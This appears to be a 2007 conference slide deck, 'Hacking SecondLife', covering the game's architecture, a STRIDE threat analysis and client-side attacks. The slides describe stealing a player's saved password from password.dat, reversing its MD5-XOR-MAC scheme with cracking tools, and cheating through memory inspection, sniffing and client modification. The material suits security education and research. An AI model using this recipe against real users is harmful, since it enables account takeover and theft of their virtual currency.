

Hacking SecondLife™

Michael Thumann




Disclaimer

Everything you are about to see, hear, read and experience is for educational purposes only. No warranties or guarantees implied or otherwise are in effect. Use of these tools, techniques and technologies are at your own risk.



License


(<http://creativecommons.org/licenses/by-nc-nd/3.0/>)




The image shows a Creative Commons license card for Attribution-Noncommercial-No Derivative Works 3.0 Unported. The card has a yellow header with the Creative Commons logo and the license name. Below the header, it states "You are free:" followed by a share icon and the text "to Share — to copy, distribute and transmit the work". Then, it states "Under the following conditions:" followed by three icons and their respective conditions: Attribution (person icon), Noncommercial (dollar sign with slash icon), and No Derivative Works (equals sign icon). At the bottom, there is a disclaimer section with a small icon and text.


creativecommons
Attribution-Noncommercial-No Derivative Works 3.0 Unported


You are free:

 **to Share** — to copy, distribute and transmit the work


Under the following conditions:

 **Attribution.** You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

 **Noncommercial.** You may not use this work for commercial purposes.

 **No Derivative Works.** You may not alter, transform, or build upon this work.

- For any reuse or distribution, you must make clear to others the license terms of this work. The best way to do this is with a link to this web page.
- Any of the above conditions can be waived if you get permission from the copyright holder.
- Nothing in this license impairs or restricts the author's moral rights.

Disclaimer 

Your fair dealing and other rights are in no way affected by the above.
This is a human-readable summary of the Legal Code (the full license).



- **Head of Research & Chief Security Officer, ERNW GmbH**
- **Talks and Publications:**
 - “Hacking the Cisco NAC Framework”, Sector, Toronto, November 2007
 - “Hacking SecondLife”, Daycon, Dayton 2007 – Here we are ☺
 - “Hacking Cisco NAC”, Hack-in-the-Box, Kuala Lumpur, 2007
 - “NAC@ACK”, Blackhat-USA, Las Vegas, 2007
 - “NAC@ACK”, Blackhat-Europe, Amsterdam, 2007
 - “More IT-Security through PenTests”, Book published by Vieweg 2005
- **What I like to do**
 - Breaking things ;-) and all that hacking ninjitsu
 - Diving (you would be surprised what IT-Security lessons you can learn from diving)
- **Contact Details:**
 - Email: mthumann@ernw.de
 - Web: <http://www.ernw.de>



#whois ERNW GmbH



- **Founded in 2001**
- **Based in Heidelberg, Germany (+ small office in Lisbon, PT)**
- **Network Consulting with a dedicated focus on InfoSec**
- **Current force level: 15 employees**
- **Key fields of activity:**
 - Audit/Penetration-Testing
 - Risk-Evaluation & -Management, Security Management
 - Security Research
- **Our customers: banks, federal agencies, internet providers/carriers, large enterprises**



Agenda

- **Part 1 – Why to hack Online Games**
- **Part 2 – SecondLife™ Architecture**
- **Part 3 – Hacking the Game**
- **Part 4 – Attacks from the Virtual World**
- **Part 5 – Showtime**



Part 1 – Why to hack Online Games



Why to hack Online Games

- Cheating is much more easier than spending long time earning points, money or whatever
- Because watching tv or hacking yet another web server is boring
- It's fun
- To show that we can do it
- To give cool talks, you will see it will be pretty cool
- Because there are marketplaces where you make real money out of it and I would like to be rich *justkidding*
- And to improve security, because the threats are real and exploiting online games gets more common



Why SecondLife™ ?

- Many people are playing SecondLife™
- There's a Scripting Language in SecondLife™ , do you know LSL (Linden Scripting Language) ?
- Because you can attack real world systems out of the virtual world
- Identity Theft looks sooo pretty easy in SecondLife™
- Identity Theft gives you all their damned Linden Dollars
- Current change rate L\$ 230 = US\$ 1 ☺



Part 2 – SecondLife™ Architecture




SecondLife™ Components



- **Login Server:** Handles authentication, determines login region and finds corresponding Simulator
- **User Server:** Handles instant messaging sessions
- **Data Server:** Handles connections to the central database, log database, inventory database and search database
- **Space Server:** Handles routing of messages based on grid locations. Simulators register here and get information about their neighbors
- **Central Database:** Inventory, Billing etc.
- **Simulator:** Each simulator process simulates one 256x256 meter region of the virtual world
- **Viewer:** The Game Client



SecondLife™ Architecture



Part 3 – Hacking the Game




Threat Analysis with STRIDE

- **Spoofing Identity**
- **Tampering with Data**
- **Repudiation**
- **Information Disclosure**
- **Denial of Service**
- **Elevation of Privileges**



Interesting Points of Attack



Threat Analysis with STRIDE

- 1. Spoofing Identity (Identity Theft) / Tampering with Data (Cheating)**
- 2. Spoofing Identity (Identity Theft)**
- 3. Repudiation (Billing) / Tampering with Data (increase your L\$)**



The Viewer

- **Let's focus on the viewer, cause attacking Linden Lab's Systems is illegal 😊**
- **Luckily the source is available (the viewer is Open Source), so we can find out how the stuff is working**
- **And we can modify everything we want and build our own client 😊**
- **So what can we do: Identity Theft and Cheating**




The Viewer – Identity Theft

- **We need Username and Password**
- **You can find everything you want in “\Documents and Settings\<WinUser>\Application Data\SecondLife”**
- **There’s a directory named “firstname_lastname” of your SL account**
- **If the password is saved, you can find it in the subdirectory “user_settings” in the file “password.dat”**
- **... and you need the MAC Address of the victim system too (you still remember commands like “ipconfig /all” and how to enter them at a commandline ☺ ?)**



Password Encryption



Password Cracking

- The Viewer uses standard MD5
- The MD5 Hash is xored with the MAC Address
- Time to build a SL password cracker?
- Or just use tools like md5crack or mdcrack 😊



Cheating – Main Goals

- Try to find out where the inventory is located and if you are able to modify it (change your amount of L\$)
- Find any kind of magic key sequences built in like typing “wanttoberich” and get rich ☺ or getting into “GodMode” (I am Avatar Almighty) that is reserved for Linden employees
- Automate stupid and boring things while playing (not relevant at a first glance, but what about an Avatar that automatically builds objects in a sandbox area and then tries to sell them to other people?)




Cheating – What to do

- Reverse engineer the game client (but why, we have the source code 😊)
- Look at different memory locations for interesting Data
- Sniff the network traffic
- Modify the Game Client to fit your needs (add some nice logging capabilities for example)
- Attack the game environment (illegal !!!)



Cheating – Memory



Cheating – Sniffing

Socket Spy Packet Sniffer - DiamondCS Port Explorer

☐ Spy List
☒ Packet Data
Refresh Now

Remove
Remove All

#	Destination	Size	Process	Time	Protocol	note	Addr	Remote Port	Local Address	Local Port
26	In	1256	c:\programme\secondlife\secondlife.exe	19:33:08 08-10-2007	UDP	0.0.0.0	0	0.0.0.0	3537	
27	In	1256	c:\programme\secondlife\secondlife.exe	19:33:08 08-10-2007	UDP	0.0.0.0	0	0.0.0.0	3537	
28	In	1256	c:\programme\secondlife\secondlife.exe	19:33:08 08-10-2007	UDP	0.0.0.0	0	0.0.0.0	3537	
29	In	1256	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	UDP	0.0.0.0	0	0.0.0.0	3537	
30	In	1256	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	UDP	0.0.0.0	0	0.0.0.0	3537	
31	In	1256	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	UDP	0.0.0.0	0	0.0.0.0	3537	
32	In	7	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	TCP	66.150.2...	443	192.168.178.27	3552	
33	In	7	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	TCP	66.150.2...	443	192.168.178.27	3552	
34	In	5	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	TCP	66.150.2...	443	192.168.178.27	3552	
35	In	2211	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	TCP	66.150.2...	443	192.168.178.27	3552	
36	In	5	c:\programme\secondlife\secondlife.exe	19:33:09 08-10-2007	TCP	66.150.2...	443	192.168.178.27	3552	

DEC HEX offset: sel: 0x0 bytes B W D S

00000000 0B00 089F 0008 9C00 0442 3082 043E 3082 03A7 A003 0201 0202 0125 300D 0609 2A86 4886
00000022 F70D 0101 0405 0030 81CC 310B 3009 0603 5504 0613 0255 5331 1330 1106 0355 0408 130A
00000044 4361 6C69 666F 726E 6961 3116 3014 0603 5504 0713 0D53 616E 2046 7261 6E63 6973 636F
00000066 3119 3017 0603 5504 0A13 104C 696E 6465 6E20 4C61 622C 2049 6E63 2E31 2930 2706 0355
00000088 040B 1320 4C69 6E64 656E 204C 6162 2043 6572 7469 6669 6361 7465 2041 7574 686F 7269
000000AA 7479 3129 3027 0603 5504 0313 204C 696E 6465 6E20 4C61 6220 4365 7274 6966 6963 6174
000000CC 6520 4175 7468 6F72 6974 7931 1F30 1D06 092A 8648 86F7 0D01 0901 1610 6361 406C 696E
000000EE 6465 6E6C 6162 2E63 6F6D 301E 170D 3036 3131 3039 3031 3035 6131 5A17 0D30 3931 3130
00000110 3830 3130 3531 315A 3081 9731 0B30 0906 0355 0406 1302 5553 3113 3011 0603 5504 0813
00000132 0A43 616C 6966 6F72 6E69 6131 1630 1406 0355 0407 130D 5361 6E20 4672 616E 6369 7363
00000154 6F31 1930 1706 0355 040A 1310 4C69 6E64 656E 204C 6162 2C20 496E 632E 311D 301B 0603
00000176 5504 0314 142A 2E61 676E 692E 6C69 6E64 656E 6C61 622E 636F 6D31 2130 1F06 092A 8648
00000198 86F7 0D01 0901 1612 726F 6F74 406C 696E 6465 6E6C 6162 2E63 6F6D 3081 9F30 0D06 092A
000001BA 8648 86F7 0D01 0101 0500 0381 8D00 3081 8902 8181 00B1 1475 81A6 E8E5 BE42 782F 9CE8
000001DC BD77 9D21 8099 B37A 4E69 963F CBA3 771E AA7E 31CD B0A2 5577 2203 6FED BAC7 7923 A663
000001FE D2EB 4D81 485E 3440 0CBB D348 350E DB86 105E 9E44 0A4C 5B05 CE8C 3671 927D A5F7 4F28
00000220 938E 806D B6A7 7AB9 21FF 3B19 96F5 400E FB9A 1F84 5461 2FE4 A671 1350 EBF2 A67D F606
00000242 BC49 F720 DF82 8CC3 20FA 926A 3B02 0301 0001 A382 0161 3082 015D 3009 0603 551D 1304
00000264 0230 0030 2C06 0960 8648 0186 F842 010D 041F 161D 4F70 656E 5353 4C20 4765 6E65 7261
